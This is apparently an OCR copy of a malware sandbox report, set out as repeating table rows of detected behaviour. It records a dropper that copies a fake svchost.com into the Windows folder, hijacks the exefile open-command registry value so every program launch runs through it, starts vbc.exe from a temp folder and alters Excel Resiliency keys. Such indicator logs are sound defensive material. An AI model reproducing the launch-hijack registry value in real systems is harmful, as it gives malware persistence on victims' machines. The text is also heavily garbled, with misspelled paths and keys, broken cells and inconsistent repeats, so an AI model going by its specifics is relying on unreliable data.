Detection Write File Write Registry Key Detection Delete Registry Key Detection	Dropping Process ID: 756 File: %windir%lsvchost.com Type: VSDT_EXE_W32 Threat Characteristic: Creates multiple copies of a file %windir%lsvchost.com Path: %windir%lsvchost.com Type: VSDT_EXE_W32 Key: HKEY_CLASSES_ROOT\exeffile\shell\open\command'\(Default\) Value: %windir%\svchost.com "%1" %* Threat Characteristic: Modifies important registry entries to perform rogue functions Key: HKEY_CLASSES_ROOT\exeffile\shell\open\command'\(Default\) Value: %windir%\svchost.com "%1" %* Type: REG_SZ Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Exce\Resiliency\DocumentRecovery\1D0080\1D0080 Value: None Threat Characteristic: Creates process in temporary folder Process ID: 8 Image Path: %TEMP%\3582-490\vbc.exe		756
Detection Write File Write Registry Key Detection Delete Registry Key	Dropping Process ID: 756 File: %windir%lsvchost.com Type: VSDT_EXE_W32 Threat Characteristic: Creates multiple copies of a file %windir%lsvchost.com Path: %windir%lsvchost.com Type: VSDT_EXE_W32 Key: HKEY_CLASSES_ROOT\exefile\shell\open\command\(Default\) Value: %windir%\svchost.com "%1" %* Threat Characteristic: Modifies important registry entries to perform rogue functions Key: HKEY_CLASSES_ROOT\exefile\shell\open\command\(Default\) Value: %windir%\svchost.com "%1" %* Type: REG_SZ Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Exce\Resiliency\DocumentRecovery\1D0080\1D0080 Value: None Threat Characteristic: Creates process in temporary folder Process ID: 8		756
Detection Write File Write Registry Key Detection Delete Registry Key Detection Delete Registry Key	Dropping Process ID: 756 File: %windir%lsvchost.com Type: VSDT_EXE_W32 Threat Characteristic: Creates multiple copies of a file %windir%lsvchost.com Path: %windir%lsvchost.com Type: VSDT_EXE_W32 Key: HKEY_CLASSES_ROOT\exefile\shell\open\command\(Default\) Value: %windir%\svchost.com "%1" %* Threat Characteristic: Modifies important registry entries to perform rogue functions Key: HKEY_CLASSES_ROOT\exefile\shell\open\command\(Default\) Value: %windir%\svchost.com "%1" %* Type: REG_SZ Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1D0080\1D0080 Value: None Threat Characteristic: Creates process in temporary folder Process ID: 8 Image Path: %TEMP%\3582-490\vbc.exe Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1D0080\ Value: None		756 444 444
Detection Write File Write Registry Key Detection Delete Registry Key Detection Delete Registry Key Delete Registry Key	Dropping Process ID: 756 File: %windir%lsvchost.com Type: VSDT_EXE_W32 Threat Characteristic: Creates multiple copies of a file %windir%lsvchost.com Path: %windir%lsvchost.com Type: VSDT_EXE_W32 Key: HKEY_CLASSES_ROOT\exefile\shell\open\command\(Default\) Value: %windir%\svchost.com "%1" %* Threat Characteristic: Modifies important registry entries to perform rogue functions Key: HKEY_CLASSES_ROOT\exefile\shell\open\command\(Default\) Value: %windir%\svchost.com "%1" %* Type: REG_SZ Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\\15.0\Excel\Resiliency\DocumentRecovery\\1D0080\tag{1D0080}\Value: None Threat Characteristic: Creates process in temporary folder Process ID: 8 Image Path: %TEMP%\\3582-490\vbc.exe Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\\15.0\Excel\Resiliency\DocumentRecovery\\1D0080\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\\15.0\Excel\Resiliency\DocumentRecovery\\1D0080\ Value: None		756 444 444 444
Detection Write File Write Registry Key Detection Delete Registry Key Detection Delete Registry Key	Dropping Process ID: 756 File: %windir%svchost.com Type: VSDT_EXE_W32 Threat Characteristic: Creates multiple copies of a file %windir%svchost.com Path: %windir%svchost.com Type: VSDT_EXE_W32 Key: HKEY_CLASSES_ROOT\exefile\shell\open\command\(Default\) Value: %windir%\svchost.com "%1" %* Threat Characteristic: Modifies important registry entries to perform rogue functions Key: HKEY_CLASSES_ROOT\exefile\shell\open\command\(Default\) Value: %windir%\svchost.com "%1" %* Type: REG_SZ Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1D0080\1D0080 Value: None Threat Characteristic: Creates process in temporary folder Process ID: 8 Image Path: %TEMP%\3582-490\vbc.exe Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1D0080\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		756 444 444 444 444
Detection Write File Write Registry Key Detection Delete Registry Key Detection Delete Registry Key	Dropping Process ID: 756 File: %windir%svchost.com Type: VSDT_EXE_W32 Threat Characteristic: Creates multiple copies of a file %windir%svchost.com Path: %windir%svchost.com Path: %windir%svchost.com Type: VSDT_EXE_W32 Key: HKEY_CLASSES_ROOT\exefile\shell\open\command\(Default\) Value: %windir%\svchost.com "%1" %* Threat Characteristic: Modifies important registry entries to perform rogue functions Key: HKEY_CLASSES_ROOT\exefile\shell\open\command\(Default\) Value: %windir%\svchost.com "%1" %* Type: REG_SZ Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1D0080\1D0080 Value: None Threat Characteristic: Creates process in temporary folder Process ID: 8 Image Path: %TEMP%\3582-490\vbc.exe Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1D0080\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\`,> Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\`,> Value: None		756 444 444 444 444
Detection Write File Write Registry Key Detection Delete Registry Key Detection Delete Registry Key	Dropping Process ID: 756 File: %windir%svchost.com Type: VSDT_EXE_W32 Threat Characteristic: Creates multiple copies of a file %windir%lsvchost.com Path: %windir%lsvchost.com Type: VSDT_EXE_W32 Key: HKEY_CLASSES_ROOT\exefile\shell\open\command\(Default\) Value: %windir%\svchost.com "%1" %* Threat Characteristic: Modifies important registry entries to perform rogue functions Key: HKEY_CLASSES_ROOT\exefile\shell\open\command\(Default\) Value: %windir%\svchost.com "%1" %* Threat Characteristic: Modifies important registry entries to perform rogue functions Key: HKEY_CLASSES_ROOT\exefile\shell\open\command\(Default\) Value: %windir%\svchost.com "%1" %* Type: REG_SZ Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1D0080\1D0080 Value: None Threat Characteristic: Creates process in temporary folder Process ID: 8 Image Path: %TEMP%\3582-490\vbc.exe Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1D0080\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\',> Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\',> Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\',> Value: None		756 444 444 444 444 444
Detection Write File Write Registry Key Detection Delete Registry Key Detection Delete Registry Key Add Registry Key	Dropping Process ID: 756 File: %windir%svchost.com Type: VSDT_EXE_W32 Threat Characteristic: Creates multiple copies of a file %windir%lsvchost.com Path: %windir%lsvchost.com Type: VSDT_EXE_W32 Key: HKEY_CLASSES_ROOTlexefileIshell\topen\command\(Default\) Value: %windir%\svchost.com "%1" %* Threat Characteristic: Modifies important registry entries to perform rogue functions Key: HKEY_CLASSES_ROOTlexefileIshell\topen\command\(Default\) Value: %windir%\svchost.com "%1" %* Threat Characteristic: Modifies important registry entries to perform rogue functions Key: HKEY_CLASSES_ROOTlexefileIshell\topen\command\(Default\) Value: %windir%\svchost.com "%1" %* Type: REG_SZ Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1D0080\1D0080 Value: None Threat Characteristic: Creates process in temporary folder Process ID: 8 Image Path: %TEMP%\3582-490\vbc.exe Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1D0080\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\',> Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\',> Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\',> Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\',> Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\' Value: None		756 444 444 444 444 444 444
Detection Write File Write Registry Key Detection Delete Registry Key Detection Delete Registry Key Add Registry Key Add Registry Key Add Registry Key	Dropping Process ID: 756 File: %windir%lsvchost.com Type: VSDT_EXE_W32 Threat Characteristic: Creates multiple copies of a file %windir%lsvchost.com Path: %windir%lsvchost.com Type: VSDT_EXE_W32 Key: HKEY_CLASSES_ROOT\exefile\shell\topen\command\(Default\) Value: %windir%\svchost.com "%1" %* Threat Characteristic: Modifies important registry entries to perform rogue functions Key: HKEY_CLASSES_ROOT\exefile\shell\topen\command\(Default\) Value: %windir%\svchost.com "%1" %* Threat Characteristic: Modifies important registry entries to perform rogue functions Key: HKEY_CLASSES_ROOT\exefile\shell\topen\command\(Default\) Value: %windir%\svchost.com "%1" %* Type: REG_SZ Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Exceh\Resiliency\Document\Recovery\1D0080\1D0080 Value: None Threat Characteristic: Creates process in temporary folder Process ID: 8 Image Path: %TEMP%\3582-490\vbc.exe Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Exceh\Resiliency\Document\Recovery\1D0080\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Exceh\Resiliency\Document\Recovery\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Exceh\Resiliency\StartupItems\ \', > Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Exceh\Resiliency\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Exceh\Resiliency\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Exceh\Resiliency\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Exceh\Resiliency\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Exceh\Resiliency\ Value: None		756 444 444 444 444 444 444 444
Detection Write File Write Registry Key Detection Delete Registry Key Detection Delete Registry Key Add Registry Key Add Registry Key Add Registry Key Add Registry Key Add Registry Key	Dropping Process ID: 756 File: wwindir%lsvchost.com Type: VSDT_EXE_W32 Threat Characteristic: Creates multiple copies of a file wwindir%lsvchost.com Path: %windir%lsvchost.com Path: %windir%lsvchost.com Type: VSDT_EXE_W32 Key: HKEY_CLASSES_ROOT\exefflelshell\topen\command\(Default\) Value: %windir%\svchost.com "%1" %* Threat Characteristic: Modifies important registry entries to perform rogue functions Key: HKEY_CLASSES_ROOT\exefflelshell\topen\command\(Default\) Value: %windir%\svchost.com "%1" %* Type: REG_SZ Key: HKEY_CURSENT_USER\SOFTWARE\Microsoft\toffice\15.0\Excel\Resiliency\DocumentRecovery\1D0080\1D0080 Value: None Threat Characteristic: Creates process in temporary folder Process ID: 8 Image Path: %TEMP%\3582-490\vbc.exe Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\toffice\15.0\Excel\Resiliency\DocumentRecovery\1D0080\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\toffice\15.0\Excel\Resiliency\DocumentRecovery\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\toffice\15.0\Excel\Resiliency\StartupItems\' > Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\toffice\15.0\Excel\Resiliency\StartupItems\' > Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\toffice\15.0\Excel\Resiliency\StartupItems\' > Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\toffice\15.0\Excel\Resiliency\StartupItems\' > Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\toffice\15.0\Excel\Resiliency\Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\toffice\15.0\Excel\Resiliency\Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\toffice\15.0\Excel\Resiliency\Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\toffice\15.0\Excel\Resiliency\DocumentRecovery\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\toffice\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		756 444 444 444 444 444 444 444
Detection Write File Write Registry Key Detection Delete Registry Key Detection Delete Registry Key Add Registry Key Add Registry Key Add Registry Key Add Registry Key Write Registry Key Write Registry Key	Dropping Process ID: 756 File: windin/slevchost.com Type: VSDT_EXE_W32 Threat Characteristic: Creates multiple copies of a file windin/slevchost.com Path: windin/slevchost.com Path: windin/slevchost.com Path: windin/slevchost.com Type: VSDT_EXE_W32 Key: HKEY_CLASSES_ROOTlexefileIshelllopen/commandt(Default) Value: windin/slevchost.com "%1" %* Threat Characteristic: Modifies important registry entries to perform rogue functions Key: HKEY_CLASSES_ROOTlexefileIshelllopen/commandt(Default) Value: windin/slevchost.com "%1" %* Type: REG_SZ Key: HKEY_CLASSES_ROOTlexefileIshelliopen/commandt(Default) Value: windin/slevchost.com "%1" %* Type: REG_SZ Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\tautions Threat Characteristic: Creates process in temporary folder Process ID: 8 Image Path: "TEMP%\3582-490\wbc.exe Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\tautions\ta		756 444 444 444 444 444 444 444
Detection Write File Write Registry Key Detection Delete Registry Key Detection Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Add Registry Key Add Registry Key Add Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key	Dropping Process ID: 756 File: "windin"/slevchost.com Type: VSDT_EXE_W32 Threat Characteristic: Creates multiple copies of a file %windin*/slevchost.com Path: *windin*/slevchost.com Path: *windin*/slevchost.com Path: *windin*/slevchost.com Path: *windin*/slevchost.com Path: *windin*/slevchost.com Path: *windin*/slevchost.com Pype: VSDT_EXE_W32 Key: HKEY_CLASSES_ROOT\exefileIshelliopenicommand\(Default) Value: *windin*/slevchost.com **%1" %* Threat Characteristic: Modifies important registry entries to perform rogue functions Key: HKEY_CLASSES_ROOT\exefileIshelliopenicommand\(Default) Value: *windin*/slevchost.com **%1" %* Type: REG_SZ Key: HKEY_CLASSES_ROOT\exefileIshelliopenicommand\(Default) Value: *windin*/slevchost.com **%1" %* Type: REG_SZ Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\to\Useralle\to\Use		756 444 444 444 444 444 444 444
Detection Write File Write Registry Key Detection Delete Registry Key Detection Delete Registry Key Add Registry Key Add Registry Key Add Registry Key Write Registry Key Write Registry Key Write Registry Key	Dropping Process ID: 756 File: "windir%isvchost.com Type: VSDT_EXE_W32 Threat Characteristic: Creates multiple copies of a file %windir%isvchost.com Path: %windir%isvchost.com Path: %windir%isvchost.com Path: %windir%isvchost.com Type: VSDT_EXE_W32 Key: HKEY_CLASSES, ROOT exeffile/shelflopen/command/(Default) Value: %windir%isvchost.com "%1" %* Threat Characteristic: Modifies important registry entries to perform rogue functions Key: HKEY_CLASSES, ROOT exeffile/shelflopen/command/(Default) Value: %windir%isvchost.com "%1" %* Type: REG_SZ Key: HKEY_CLASSES, ROOT exeffile/shelflopen/command/(Default) Value: %windir%isvchost.com "%1" %* Type: REG_SZ Key: HKEY_CURRENT_USER/SOFTWARE\Microsoft(Office\15.0\Exce\Resiliency\DocumentRecovery\1D0080\1D0080 Value: None Threat Characteristic: Creates process in temporary folder Process ID: 8 Image Path: %TEMP%\3582-490\vbc.exe Key: HKEY_CURRENT_USER/SOFTWARE\Microsoft(Office\15.0\Exce\Resiliency\DocumentRecovery\1D0080\Value: None Key: HKEY_CURRENT_USER/SOFTWARE\Microsoft(Office\15.0\Exce\Resiliency\DocumentRecovery\ Value: None Key: HKEY_CURRENT_USER/SOFTWARE\Microsoft(Office\15.0\Exce\Resiliency\Startupttems\: > Value: None Key: HKEY_CURRENT_USER/SOFTWARE\Microsoft(Office\15.0\Exce\Resiliency\Startupttems\: > Value: None Key: HKEY_CURRENT_USER/SOFTWARE\Microsoft(Office\15.0\Exce\Resiliency\Startupttems\: > Value: None Key: HKEY_CURRENT_USER/SOFTWARE\Microsoft(Office\15.0\Exce\Resiliency\DocumentRecovery\ Value: None Key: HKEY_CURRENT_USER/SOFTWARE\Microsoft(Office\15.0\Exce\Resiliency\DocumentRecovery\ Value: None Key: HKEY_CURRENT_USER/SOFTWARE\Microsoft(Office\15.0\Exce\Resiliency\DocumentRecovery\ Value: None Key: HKEY_CURRENT_USER/SOFTWARE\Microsoft(Office\15.0\Exce\Resiliency\DocumentRecovery\ Value: None Key: HKEY_CURRENT_USER/SOFTWARE\Microsoft(Office\15.0\Exce\Resiliency\DocumentRecovery\ Value: None Key: HKEY_CURRENT_USER/SOFTWARE\Microsoft(Office\15.0\Exce\Resiliency\DocumentRecovery\ Value: None Key: HKEY_CURRENT_USER/SOFTWARE\Microsoft(Office\15.0\Exce\Resilie		756 444 444 444 444 444 444 444
Detection Write File Write Registry Key Detection Delete Registry Key Detection Delete Registry Key Add Registry Key Add Registry Key Add Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key	Dropping Process ID: 756 File: "windin"/slevchost.com Type: VSDT_EXE_W32 Threat Characteristic: Creates multiple copies of a file %windin*/slevchost.com Path: *windin*/slevchost.com Path: *windin*/slevchost.com Path: *windin*/slevchost.com Path: *windin*/slevchost.com Path: *windin*/slevchost.com Path: *windin*/slevchost.com Pype: VSDT_EXE_W32 Key: HKEY_CLASSES_ROOT\exefileIshelliopenicommand\(Default) Value: *windin*/slevchost.com **%1" %* Threat Characteristic: Modifies important registry entries to perform rogue functions Key: HKEY_CLASSES_ROOT\exefileIshelliopenicommand\(Default) Value: *windin*/slevchost.com **%1" %* Type: REG_SZ Key: HKEY_CLASSES_ROOT\exefileIshelliopenicommand\(Default) Value: *windin*/slevchost.com **%1" %* Type: REG_SZ Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\to\Useralliency\DocumentRecovery\1D0080\1D0080 Value: None Threat Characteristic: Creates process in temporary folder Process ID: 8 Image Path: *%TEMP%\3582-490\wbc.exe Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\to\Useralliency\DocumentRecovery\1D0080\Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\to\Useralliency\DocumentRecovery\1D0080\Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\to\Useralliency\DocumentRecovery\Value: None Key: HKEY_CURRENT_USER\SO		756 444 444 444 444 444 444 444
Detection Write File Write Registry Key Detection Delete Registry Key Detection Delete Registry Key Add Registry Key Add Registry Key Add Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key	Dropping Process ID: 756 File: Swinddriksvchost.com Type: VSDT_EXE_W32 Threat Characteristic: Creates multiple copies of a file Swinddriksvchost.com Path: S		756 444 444 444 444 444 444 444
Detection Write File Write Registry Key Detection Delete Registry Key Detection Delete Registry Key Detection Delete Registry Key Add Registry Key Add Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key	Dropping Process ID. 756 File: \(\)		756 444 444 444 444 444 444 444
Detection Write File Write Registry Key Detection Delete Registry Key Detection Delete Registry Key Detection Delete Registry Key Add Registry Key Add Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key	Dropping Process ID: 756 File: %windir%svchost.com Type: VSDT_EXE_W32 Threat Characteristic: Creates multiple copies of a file %windir%svchost.com Path: %windir%svchost.com Type: VSDT_EXE_W32 Threat Characteristic: Creates multiple copies of a file %windir%svchost.com Type: VSDT_EXE_W32 Rey: HKEY_CLASSES_ROOThexefile/shelliopen/command/(Default) Value: %windir%svchost.com "%1" %* Threat Characteristic: Modifies important registry entries to perform rogue functions Rey: HKEY_CLASSES_ROOThexefile/shelliopen/command/(Default) Value: %windir%svchost.com "%1" %* Type: REG_SZ Rey: HKEY_CURSENT_USER\SOFTWARE\Microsoft\Office\15.0\texceResiliency\1DocumentRecovery\1D0080\1D0080\value: None Threat Characteristic: Creates process in temporary folder Process\1D: 8 Image Path: %TEMP%\3582.490\wbc.exe Rey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\texce\text{Resiliency\1DocumentRecovery\1D0080\value: None Rey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\texce\text{Resiliency\1DocumentRecovery\1dule: None Rey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\texce\text{Resiliency\1DocumentRecovery\1dos\1d\1d\1d\1d\1d\1d\1d\1d\1d\1d\1d\1d\1d\	2256	756 444 444 444 444 444 444 444
Detection Write File Write Registry Key Detection Delete Registry Key Detection Delete Registry Key Detection Delete Registry Key Add Registry Key Add Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key	Dropping Process ID. 756 File: %windin/%svchost.com Type: VSDT_EXE_W32 Threat Characteristic: Creates multiple copies of a file %windin/sisvchost.com Path: %windin/sisvc		756 444 444 444 444 444 444 444
Detection Write File Write Registry Key Detection Delete Registry Key Detection Delete Registry Key Detection Delete Registry Key Add Registry Key Add Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key	Dropping Process ID: 756 File: %windir%svchost.com Type: VSDT_EXE_W32 Threat Characteristic: Creates multiple copies of a file %windir%svchost.com Path: %windir%svchost.com Type: VSDT_EXE_W32 Threat Characteristic: Creates multiple copies of a file %windir%svchost.com Type: VSDT_EXE_W32 Rey: HKEY_CLASSES_ROOThexefile/shelliopen/command/(Default) Value: %windir%svchost.com "%1" %* Threat Characteristic: Modifies important registry entries to perform rogue functions Rey: HKEY_CLASSES_ROOThexefile/shelliopen/command/(Default) Value: %windir%svchost.com "%1" %* Type: REG_SZ Rey: HKEY_CURSENT_USER\SOFTWARE\Microsoft\Office\15.0\texceResiliency\1DocumentRecovery\1D0080\1D0080\value: None Threat Characteristic: Creates process in temporary folder Process\1D: 8 Image Path: %TEMP%\3582.490\wbc.exe Rey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\texce\text{Resiliency\1DocumentRecovery\1D0080\value: None Rey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\texce\text{Resiliency\1DocumentRecovery\1dule: None Rey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\texce\text{Resiliency\1DocumentRecovery\1dos\1d\1d\1d\1d\1d\1d\1d\1d\1d\1d\1d\1d\1d\	2256	756 444 444 444 444 444 444 444
Detection Write File Write Registry Key Detection Delete Registry Key Detection Delete Registry Key Add Registry Key Add Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key	Dropping Process ID: 756 File: %windtri/Sevchost.com Type: VSDT_EXE_W32 Threat Characteristic: Oreates multiple copies of a file %windtri/Sevchost.com Path: %windtri/Sevchost.com Type: VSDT_EXE_W32 Key: HKEY_CLASSES_ROOT:exefile/shell/open/command/(Default) Value: %windtri/Sevchost.com "%1" %" Threat Characteristic: Modifies important registry entries to perform rogue functions Key: HKEY_CLASSES_ROOT:exefile/shell/open/command/(Default) Value: %windtri/Sevchost.com "%1" %" Threat Characteristic: Modifies important registry entries to perform rogue functions Key: HKEY_CLASSES_ROOT:exefile/shell/open/command/(Default) Value: %windtri/Sevchost.com "%1" %" Type: REG_SZ Key: HKEY_CLRENT_USER/SOFTWARE/Microsoft/Office/15.0/ExcefiResiliency/DocumentRecovery/1D0080/1D0080 Value: None Threat Characteristic: Creates process in temporary folder Process ID: 8 Image Path: %TEMP%/3582-490/vbc.exe Key: HKEY_CURRENT_USER/SOFTWARE/Microsoft/Office/15.0/ExcefiResiliency/DocumentRecovery/1D0080/ Value: None Key: HKEY_CURRENT_USER/SOFTWARE/Microsoft/Office/15.0/ExcefiResiliency/DocumentRecovery/ Value: None Key: HKEY_CURRENT_USER/SOFTWARE/Microsoft/Office/15.0/ExcefiResiliency/StartupItems\' > Value: None Key: HKEY_CURRENT_USER/SOFTWARE/Microsoft/Office/15.0/ExcefiResiliency/Value: None Key: HKEY_CURRENT_USER/SOFTWARE/Microsoft/Office/15.0/ExcefiResiliency/Value: None Key: HKEY_CURRENT_USER/SOFTWARE/Microsoft/Office/15.0/ExcefiResiliency/Value: None Key: HKEY_CURRENT_USER/SOFTWARE/Microsoft/Office/15.0/ExcefiResiliency/DocumentRecovery/Value: None Key: HKEY_CURRENT_USER/SOFTWARE/Microsoft/Office/15.0/ExcefiResiliency/DocumentRecovery/1D53811/Value: None Key: HKEY_CURRENT_USER/SOFTWARE/Microsoft/Office/15.0/ExcefiResiliency/DocumentRecovery/1D53811/Value: None Key: HKEY_CURRENT_USER/SOFTWARE/Microsoft/Office/15.0/ExcefiResiliency/DocumentRecovery/Value: None Key: HKEY_CURRENT_USER/SOFTWARE/Microsoft/Office/15.0/ExcefiResiliency/DocumentRecovery/1D53811/Value: None Key: HKEY_CURRENT_USER/SOFTWARE/Microsoft/Office/15.0/ExcefiResilien	2256	756 444 444 444 444 444 444 444
Detection Write File Write Registry Key Detection Delete Registry Key Detection Delete Registry Key Detection Delete Registry Key Add Registry Key Add Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key	Dropping Process ID: 756 File: %windtri/Sevchost.com Type: VSDT_EXE_W32 Threat Characteristic: Creates multiple copies of a file %windtri/Sevchost.com Path: %windtri/Sevchost.com Type: VSDT_EXE_W32 Key: HKEY_CLASSES_ROOT\exefile/shell/open/command/(Default) Value: %windtri/Sevchost.com "%1" %" Threat Characteristic: Modifies important registry entries to perform rogue functions Key: HKEY_CLASSES_ROOT\exefile/shell/open/command/(Default) Value: %windtri/Sevchost.com "%1" %" Threat Characteristic: Modifies important registry entries to perform rogue functions Key: HKEY_CLASSES_ROOT\exefile/shell/open/command/(Default) Value: %windtri/sevchost.com "%1" %" Type: REG_SZ Key: HKEY_CURRENT_USERSOFTWARE\Microsoft\Office\15.0\execResiliency/DocumentRecovery\1D0080\1D0080\taue: None Threat Characteristic: Creates process in temporary folder Process ID: 8 Image Path: %TEMP%\3582-490\wcbc.exe Key: HKEY_CURRENT_USERSOFTWARE\Microsoft\Office\15.0\exec\text{Resiliency/DocumentRecovery\1D0080\1D0080\taue: None Key: HKEY_CURRENT_USERSOFTWARE\Microsoft\Office\15.0\exec\text{Resiliency/DocumentRecovery\1D0080\taue: None Key: HKEY_CURRENT_USERSOFTWARE\Microsoft\Office\15.0\exec\text{Resiliency/Startuptema\taue: None Key: HKEY_CURRENT_USERSOFTWARE\Microsoft\Office\15.0\exec\text{Resiliency/Startuptema\taue: None Key: HKEY_CURRENT_USERSOFTWARE\Microsoft\Office\15.0\exec\text{Resiliency/Value: None Key: HKEY_CURRENT_USERSOFTWARE\Microsoft\Office\15.0\exec\text{Resiliency/Value: None Key: HKEY_CURRENT_USERSOFTWARE\Microsoft\Office\15.0\exec\text{Resiliency/Value: None Key: HKEY_CURRENT_USERSOFTWARE\Microsoft\Office\15.0\exec\text{Resiliency/DocumentRecovery/1b3581\Ualue: None Key: HKEY_CURRENT_USERSOFTWARE\Microsoft\Office\15.0\exec\text{Resiliency/DocumentRecovery/1b3581\Ualue: None Key: 